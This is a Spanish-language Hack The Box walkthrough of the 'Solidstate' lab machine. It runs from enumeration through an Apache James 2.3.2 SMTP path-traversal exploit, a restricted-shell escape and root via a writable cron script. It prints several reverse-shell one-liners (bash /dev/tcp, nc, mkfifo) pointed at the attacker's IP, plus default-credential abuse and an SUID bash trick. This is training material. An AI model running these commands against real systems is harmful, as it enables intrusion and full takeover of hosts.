

Solidstate

Máquina Linux easy

0.1. Enumeración:

0.0.1. Escaneo:

```
nmap -Pn -p- --open 10.10.10.51 -T
```

```
kali@kali: ~/machineshtb
(kali@kali)-[~/machineshtb/Solidstate]
$ nmap -Pn -p- --open 10.10.10.51 -T4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-05 23:14 GMT
Nmap scan report for 10.10.10.51
Host is up (0.11s latency).
Not shown: 65529 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
25/tcp    open  smtp
80/tcp    open  http
110/tcp   open  pop3
119/tcp   open  nntp
4555/tcp  open  rsip

Nmap done: 1 IP address (1 host up) scanned in 31.87 seconds
(kali@kali)-[~/machineshtb/Solidstate]
```

0.0.1. Versiones:

```
(kali@kali)-[~/machineshtb/Solidstate]
$ nmap -Pn -sCV -p22,25,80,110,119,4555 10.10.10.51 -T4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-05 23:17 GMT
Nmap scan report for 10.10.10.51
Host is up (0.11s latency).

PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.4p1 Debian 10+deb9u1 (protocol 2.0)
| ssh-hostkey:
| 2048 77:00:84:f5:78:b9:c7:d3:54:cf:71:2e:0d:52:6d:8b (RSA)
| 256 78:b8:3a:f6:60:19:06:91:f5:53:92:1d:3f:48:ed:53 (ECDSA)
|_ 256 e4:45:e9:ed:07:4d:75:69:43:5a:12:70:3d:c4:af:77 (ED25519)
25/tcp    open  smtp         JAMES smtpd 2.3.2
|_smtp-commands: solidstate Hello nmap.scanme.org (10.10.14.4 [10.10.14.4])
80/tcp    open  http         Apache httpd 2.4.25 ((Debian))
|_http-title: Home - Solid State Security
|_http-server-header: Apache/2.4.25 (Debian)
110/tcp   open  pop3         JAMES pop3d 2.3.2
119/tcp   open  nntp         JAMES nntpd (posting ok)
4555/tcp  open  james-admin  JAMES Remote Admin 2.3.2
Service Info: Host: solidstate; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 115.51 seconds
(kali@kali)-[~/machineshtb/Solidstate]
$
[Solidstat0:escaneo* 1:directorios 2:bash-
```

Visitamos el puerto 80 parece que es un web sobre una empresa que presta servicios de ciberseguridad


```

--(kali@kali)-[~/machineshtb/Solidstate]
$ searchsploit JAMES -w
-----
Exploit Title | URL
-----|-----
Apache James Server 2.2 - SMTP Denial of Service | https://www.exploit-db.com/exploits/27015
Apache James Server 2.3.2 - Insecure User Creation Arbitrary File Write (Metasploit) | https://www.exploit-db.com/exploits/48130
Apache James Server 2.3.2 - Remote Command Execution | https://www.exploit-db.com/exploits/35513
Apache James Server 2.3.2 - Remote Command Execution (RCE) (Authenticated) (2) | https://www.exploit-db.com/exploits/50347
James Webcam Publisher Beta 2.0.0014 - Remote Buffer Overflow | https://www.exploit-db.com/exploits/944
-----
Shellcodes: No Results

--(kali@kali)-[~/machineshtb/Solidstate]
$
-----
--(kali@kali)-[~/machineshtb/Solidstate]
$ python2 jamesrce.py
Usage: python jamesrce.py <ip>
Example: python jamesrce.py 127.0.0.1
https://www.exploit-db.com/exploits/35513

--(kali@kali)-[~/machineshtb/Solidstate]
$ python2 jamesrce.py 10.10.10.51
+Connecting to James Remote Administration Tool...
+Creating user...
+Connecting to James SMTP server...
+Sending payload...
+Done! Payload will be executed once somebody logs in.

--(kali@kali)-[~/machineshtb/Solidstate]
$

```

como no sirvió el de ejemplo lo modifico añadiendo una reverse Shell

```

import sys
import time

# specify payload
#payload = 'touch /tmp/proof.txt' # to exploit on any user
payload = '[ "$(id -u)" == "0" ] && touch /home/kali/machineshtb/Solidstate' # to exploit only on root
payload = '/bin/bash -i >& /dev/tcp/10.10.14.4/123 0>&1 ' # reverse shell
# credentials to James Remote Administration Tool (Default root/root)
user = 'root'
pwd = 'root' #!/usr/bin/python
#
if len(sys.argv) != 2:

```

tambien pruebo con uno que ya me entrega una reverse Shell

rce auth

<https://www.exploit-db.com/exploits/50347>

```

kali@kali: ~/machineshtb
--(kali@kali)-[~/machineshtb/Solidstate]
$ nano jamesauthrce.py
--(kali@kali)-[~/machineshtb/Solidstate]
$ python2 jamesauthrce.py
[-]Usage: python3 jamesauthrce.py <remote ip> <local ip> <local listener port>
[-]Example: python3 jamesauthrce.py 172.16.1.66 172.16.1.139 443
[-]Note: The default payload is a basic bash reverse shell- check script for details and other options.
# Software Link: http://ftp.ps.pl/pub/apache/james/server/apache-james-2.3.2.zip
# Version: Apache James Server 2.3.2
$
# Tested on: Ubuntu

```

Como ninguno funciono ejecuto manualmente cada parte del exploit, la idea es enviar un correo y por medio de este ejecutar una reverse shell

ehlo team@team.pl

mail from: '@team.pl

rcpt to: <../../../../../../../../etc/bash_completion.d>

data

From: team@team.pl


'/bin/bash -i >& /dev/tcp/10.10.14.4/123 0>&1 '

nc -c /bin/bash 10.10.14.4 123

rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 10.10.14.4 123 >/tmp/f


```
bash -c "bash -i >& /dev/tcp/10.10.14.6/1234 0>&1"
```

```
.  
quit
```



```
kali@kali: ~/machineshtb x kali@kali: ~/machineshtb/Solidstate x  
(kali@kali)-[~/machineshtb/Solidstate]  
$ telnet 10.10.10.51 25  
Trying 10.10.10.51...  
Connected to 10.10.10.51.  
Escape character is '^]'.  
220 solidstate SMTP Server (JAMES SMTP Server 2.3.2) ready Wed, 5 Mar 2025 19:37:08 -0500 (EST)  
ehlo team@team.pl  
250-solidstate Hello team@team.pl (10.10.14.4 [10.10.14.4])  
250-PIPELINING  
250-ENHANCEDSTATUSCODES  
mail from: <'@team.pl>  
250 2.1.0 Sender <'@team.pl> OK  
rcpt to: <../../../../../../../../etc/bash_completion.d>  
250 2.1.5 Recipient <../../../../../../../../etc/bash_completion.d@localhost> OK  
data  
354 Ok Send data ending with <CRLF>.<CRLF>  
data  
354 Ok Send data ending with <CRLF>.<CRLF>  
From: team@team.pl  
/bin/bash -i >& /dev/tcp/10.10.14.4/123 0>&1  
nc -c /bin/bash 10.10.14.4 123  
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 10.10.14.4 123 >/tmp/f  
bash -c "bash -i >& /dev/tcp/10.10.14.6/1234 0>&1"  
.  
250 2.6.0 Message received  
quit  
221 2.0.0 solidstate Service closing transmission channel  
Connection closed by foreign host.
```

Pruebo con varias reverse shell para descartar esos temas



```
250 2.1.5 Recipient <../../../../../../../../etc/bash_completion.d@localhost> OK  
data  
354 Ok Send data ending with <CRLF>.<CRLF>  
From: team@team.pl  
/bin/bash -i >& /dev/tcp/10.10.14.4/123 0>&1  
nc -c /bin/bash 10.10.14.4 123  
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 10.10.14.4 123 >/tmp/f  
bash -c "bash -i >& /dev/tcp/10.10.14.6/1234 0>&1"  
.  
250 2.6.0 Message received  
quit  
221 2.0.0 solidstate Service closing transmission channel  
Connection closed by foreign host.
```

pero tampoco funciono, validando un rato encuentro que en el port 4555 podemos listar usuarios y cambiar su

contraseña utilizando las credenciales por defecto del software.
telnet 10.10.10.51 4555

```
(kali@kali)-[~/machineshtb/Solidstate]
$ telnet 10.10.10.51 4555
Trying 10.10.10.51...
Connected to 10.10.10.51.
Escape character is '^]'.
JAMES Remote Administration Tool 2.3.2
Please enter your login and password
Login id:
root
Password:
root
Welcome root. HELP for a list of commands
```

viendo la ayuda encontramos los comandos listusers y setpassword

```
Welcome root. HELP for a list of commands
help
Currently implemented commands:
help                display this help
listusers           display existing accounts
countusers          display the number of existing accounts
adduser [username] [password] add a new user
verify [username]   verify if specified user exist
deluser [username]  delete existing user
setpassword [username] [password] sets a user's password
setalias [user] [alias] locally forwards all email for 'user' to 'alias'
showalias [username] shows a user's current email alias
unsetalias [user]   unsets an alias for 'user'
setforwarding [username] [emailaddress] forwards a user's email to another email address
showforwarding [username] shows a user's current email forwarding
unsetforwarding [username] removes a forward
user [repositoryname] change to another user repository
shutdown            kills the current JVM (convenient when James is run as a daemon)
quit               close connection
```

```
quit
listusers
Existing accounts 6
user: james
user: ../../../../../../../../../../etc/bash_completion.d
user: thomas
user: john
user: mindy
user: mailadmin
```

cambiamos la contraseña al usuario james
setpassword james j123

```
root
Welcome root. HELP for a list of commands
setpassword james j123
Password for james reset
```

con esto la idea es entrar al correo de james y ver si existe alguna contraseña o forma de obtener shell para esto utilizamos el port 110, por lo general se encuentran contraseñas como en la máquina brainfuck.

telnet 10.10.10.51 110

USER james

PASS j123

```
(kali@kali) - [~/machines/mdb/Solidstate]
$ telnet 10.10.10.51 110
Trying 10.10.10.51...
Connected to 10.10.10.51.
Escape character is '^]'.
+OK solidstate POP3 server (JAMES POP3 Server 2.3.2) ready
USER james
+OK
PASS j123
+OK Welcome james
```

ahora para validar si tenemos correitos con el comando list

```
$ telnet 10.10.10.51 110
Trying 10.10.10.51...
Connected to 10.10.10.51.
Escape character is '^]'.
+OK solidstate POP3 server (JAMES POP3 Server 2
USER james
+OK
PASS j123
+OK Welcome james
list
+OK 0 0
```

pero no hay, toca cambiarle la contraseña a otro usuario que nos entregue algún tipo de información validamos con mindy y esta si nos entrega lo que quiero

```
root [smtp-commands: brainfuck, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSREPORTING]
Password:
root Welcome root. HELP for a list of commands
setpassword mindy m123
Password for mindy reset
[ ]
```

```
(kali@kali) ~ [~/machines/mdb/solidstate]
$ telnet 10.10.10.51 110
Trying 10.10.10.51...
Connected to 10.10.10.51.
Escape character is '^]'.
+OK solidstate POP3 server (JAMES POP3 Server 2.3.2)
USER mindy
+OK
PASS m123
+OK Welcome mindy
list
+OK 2 1945
1 1109
2 836
[ ]
[1] 0:bash 1:nc- 2:bash 3:telnet*
```

para ver los correos con retr y el correo retr 1

```
retr 1
+OK Message follows
Return-Path: <mailadmin@localhost>
Message-ID: <5420213.0.1503422039826.JavaMail.root@solidstate>
MIME-Version: 1.0
Content-Type: text/plain; charset=us-ascii
Content-Transfer-Encoding: 7bit
Delivered-To: mindy@localhost
Received: from 192.168.11.142 ([192.168.11.142])
    by solidstate (JAMES SMTP Server 2.3.2) with SMTP ID 798
    for <mindy@localhost>;
    Tue, 22 Aug 2017 13:13:42 -0400 (EDT)
Date: Tue, 22 Aug 2017 13:13:42 -0400 (EDT)
From: mailadmin@localhost
Subject: Welcome mindy

Dear Mindy,
Welcome to Solid State Security Cyber team! We are delighted you are joining us as a junior defense analyst. Your role is critical in fulfilling the mission of our organization. The enclosed information is designed to serve as an introduction to Cyber Security and provide resources that will help you make a smooth transition into your new role. The Cyber team is here to support your transition so, please know that you can call on any of us to assist you.

We are looking forward to you joining our team and your success at Solid State Security.

Respectfully,
James
```

retr 2


```
retr 2
+OK Message follows
Return-Path: <mailadmin@localhost>
Message-ID: <16744123.2.150342270399.JavaMail.root@solidstate>
MIME-Version: 1.0
Content-Type: text/plain; charset=us-ascii
Content-Transfer-Encoding: 7bit
Delivered-To: mindy@localhost
Received: from 192.168.11.142 ([192.168.11.142])
by solidstate (JAMES SMTP Server 2.3.2) with SMTP ID 581
for <mindy@localhost>;
Tue, 22 Aug 2017 13:17:28 -0400 (EDT)
Date: Tue, 22 Aug 2017 13:17:28 -0400 (EDT)
From: mailadmin@localhost
Subject: Your Access

Dear Mindy,

Aca encontramos un
SMTP password

Here are your ssh credentials to access the system. Remember to reset your password after your first login.
Your access is restricted at the moment, feel free to ask your supervisor to add any commands you need to your path.

username: mindy
pass: Pq5

Respectfully,
James
```

nos conectamos por ssh, pero accedemos a un sitio raro

```
kali@kali: ~/machineshtb
(kali@kali)-[~/machineshtb/Solidstate]
$ ssh mindy@10.10.10.51
The authenticity of host '10.10.10.51 (10.10.10.51)' can't be established.
ED25519 key fingerprint is SHA256:rC5LxqIPhyBFae7BXE/MWyg4ylXjaZJn6z2/1+GmJg.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.51' (ED25519) to the list of known hosts.
mindy@10.10.10.51's password:
Linux solidstate 4.9.0-3-686-pae #1 SMP Debian 4.9.30-2+deb9u3 (2017-08-06) i686

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Aug 22 14:00:02 2017 from 192.168.11.142
-rbash: $'\254\355\005sr\036org.apache.james.core.MailImpl\304x\r\345\274\317003\j': command not found
-rbash: L: command not found
-rbash: attributestLjava/util/HashMap: No such file or directory
-rbash: L
errorMessagetLjava/lang/String: No such file or directory
-rbash: L
lastUpdatedtLjava/util/Date: No such file or directory
-rbash: Lmessaget!Ljavax/mail/internet/MimeMessage: No such file or directory
-rbash: $'L\004nameq~\002L': command not found
-rbash: recipientstLjava/util/Collection: No such file or directory
-rbash: L: command not found
-rbash: $'remoteAddrq~\002L': command not found
-rbash: remoteHostq~LsendertLorg/apache/mailet/MailAddress: No such file or directory
-rbash: $'L\005stateq~\002xpsr\035org.apache.mailet.MailAddress: command not found
-rbash: $'\221\222\204m\307f\244\002\003I\003posL\004hostq~\002L\004userq~\002xp': command not found
-rbash: @team.pl>
```

```

-rbash: $'\221\222\204m\30/\{\244\002\0031\
-rbash: /etc/bash_completion.d/4D61696C3137
-rbash: /etc/bash_completion.d/4D61696C3137
mindy@solidstate:~$ whoami
-rbash: whoami: command not found
mindy@solidstate:~$ ls
bin user.txt
mindy@solidstate:~$ id
-rbash: id: command not found
mindy@solidstate:~$
[1] 0:ssh* 2:bash-

```

es una consola pero está muy restringida

Escape restricciones rbash restricted bash

Buscando que es rbash en efecto es shell restringida hay muchas formas de escapar de esta shell, pero la que me sirvió fue por medio de ssh .

<https://www.hackingarticles.in/multiple-methods-to-bypass-restricted-shell/>

Escapar de bash restringida vía ssh

ssh mindy@10.10.10.51 -t "bash --noprofile"

```

--(kali㉿kali)-[~/machineshtb/Solidstate]
$ ssh mindy@10.10.10.51 -t "bash --noprofile"
mindy@10.10.10.51's password:
${debian_chroot:+($debian_chroot)}mindy@solidstate:~$ whoami
mindy
${debian_chroot:+($debian_chroot)}mindy@solidstate:~$ id
uid=1001(mindy) gid=1001(mindy) groups=1001(mindy)
${debian_chroot:+($debian_chroot)}mindy@solidstate:~$

```

Escalada de privilegios

Luego enumerar por un rato la máquina no encuentro mayor cosa, busco posibles ejecutables corriendo por medio de pspy, validando antes que esta máquina tiene una arquitectura de 32 bits.

<https://unix.stackexchange.com/questions/12453/how-to-determine-linux-kernel-architecture>

```
File Edit View Search Terminal Tabs Help
kali@kali: ~/machineshtb x kali@kali: ~/machineshtb/Solidstate
${debian_chroot:+($debian_chroot)}mindy@solidstate:/tmp$ uname -a
Linux solidstate 4.9.0-3-686-pae #1 SMP Debian 4.9.30-2+deb9u3 (2017-08-03) i686 GNU/Linux
${debian_chroot:+($debian_chroot)}mindy@solidstate:/tmp$ hostnamectl
Static hostname: solidstate
Icon name: computer-vm
Chassis: vm
Machine ID: 3b14ced53cef4e38b9b241c6989e06d8
Boot ID: e1696d88d5e247be8fe1a41638722ab5
Virtualization: vmware
Operating System: Debian GNU/Linux 9 (stretch)
Kernel: Linux 4.9.0-3-686-pae
Architecture: x86
${debian_chroot:+($debian_chroot)}mindy@solidstate:/tmp$
```

```
(kali@kali)-[~/machineshtb/Solidstate]
$ cp /home/kali/machineshtb/TartarSauce/pspy32
(kali@kali)-[~/machineshtb/Solidstate]
$ ls
creds.txt jamesauthrce.py jamesrce.py pspy32
(kali@kali)-[~/machineshtb/Solidstate]
```

transferimos a la víctima

```
Architecture: x86
${debian_chroot:+($debian_chroot)}mindy@solidstate:/tmp$ wget http://10.10.14.4/pspy32
--2025-03-05 20:43:13-- http://10.10.14.4/pspy32
Connecting to 10.10.14.4:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2940928 (2.8M) [application/octet-stream]
Saving to: 'pspy32'
pspy32 100%[=====]
2025-03-05 20:43:14 (3.41 MB/s) - 'pspy32' saved [2940928/2940928]
${debian_chroot:+($debian_chroot)}mindy@solidstate:/tmp$ chmod +x pspy32
${debian_chroot:+($debian_chroot)}mindy@solidstate:/tmp$
```

vemos que casi cada 3 minutos se ejecuta el script tmp.py

```

2025/03/05 20:43:54 CMD: UID=0 PID=5 |
2025/03/05 20:43:54 CMD: UID=0 PID=3 |
2025/03/05 20:43:54 CMD: UID=0 PID=2 | [1] 0:ssh 1:python3- 2:ssh-n
2025/03/05 20:43:54 CMD: UID=0 PID=1 | /sbin/init
2025/03/05 20:45:01 CMD: UID=0 PID=1951 | /usr/sbin/CRON -f
2025/03/05 20:45:01 CMD: UID=0 PID=1952 | /usr/sbin/CRON -f
2025/03/05 20:45:01 CMD: UID=0 PID=1953 | python /opt/tmp.py
2025/03/05 20:45:01 CMD: UID=0 PID=1954 |
2025/03/05 20:45:01 CMD: UID=0 PID=1955 | sh -c rm -r /tmp/*
2025/03/05 20:48:01 CMD: UID=0 PID=1956 | /usr/sbin/CRON -f
2025/03/05 20:48:01 CMD: UID=0 PID=1957 | /usr/sbin/CRON -f
2025/03/05 20:48:01 CMD: UID=0 PID=1958 | python /opt/tmp.py
2025/03/05 20:48:01 CMD: UID=0 PID=1959 |
2025/03/05 20:48:01 CMD: UID=0 PID=1960 | sh -c rm -r /tmp/*
[1] 0:ssh 1:python3- 2:ssh-norestricted*

```

Verificamos su contenido y permisos

```

bash: cd: /opt/tmp.py: Not a directory
${debian_chroot:+($debian_chroot)}mindy@solidstate:/tmp$ cat /opt/tmp.py
#!/usr/bin/env python
import os
import sys
try:
    os.system('rm -r /tmp/* ')
except:
    sys.exit()
${debian_chroot:+($debian_chroot)}mindy@solidstate:/tmp$ ls -la /opt/tmp.py
-rwxrwxrwx 1 root root 105 Aug 22 2017 /opt/tmp.py
${debian_chroot:+($debian_chroot)}mindy@solidstate:/tmp$
[1] 0:ssh 1:python3- 2:ssh-norestricted*

```

ejecuta un `os.system` acá ya es fácil añadir otro `os.system` que me entregue el `suid` a la `bash` o modificar el existente.

```

${debian_chroot:+($debian_chroot)}mindy@solidstate:/tmp$ nano /opt/tmp.py
${debian_chroot:+($debian_chroot)}mindy@solidstate:/tmp$ cat /opt/tmp.py
#!/usr/bin/env python
import os
import sys
try:
    os.system('chmod u+s /bin/bash')
    os.system('rm -r /tmp/* ')
except:
    sys.exit()
${debian_chroot:+($debian_chroot)}mindy@solidstate:/tmp$
[1] 0:ssh 1:python3- 2:ssh-norestricted*

```

esperamos los 3 minutos y tenemos bash con suid y el acceso a root.

```
{debian_chroot:+($debian_chroot)}mindy@solidstate:/tmp$ ls -la /bin/bash
-rwsr-x 1 root root 1265272 May 15 2017 /bin/bash
{debian_chroot:+($debian_chroot)}mindy@solidstate:/tmp$ /bin/bash -p
bash-4.4# whoami
root
bash-4.4# [1] 0:ssh 1:python3- 2:ssh-norestricted*
```

Conclusión: Solidstate es una máquina fácil, su dificultad radica en los servicios de correo y Apache James, muy útil para aprender temas de comandos de smtp, escapar de una bash restringida (rsbash) y uso de pspy en arquitectura de 32 bits.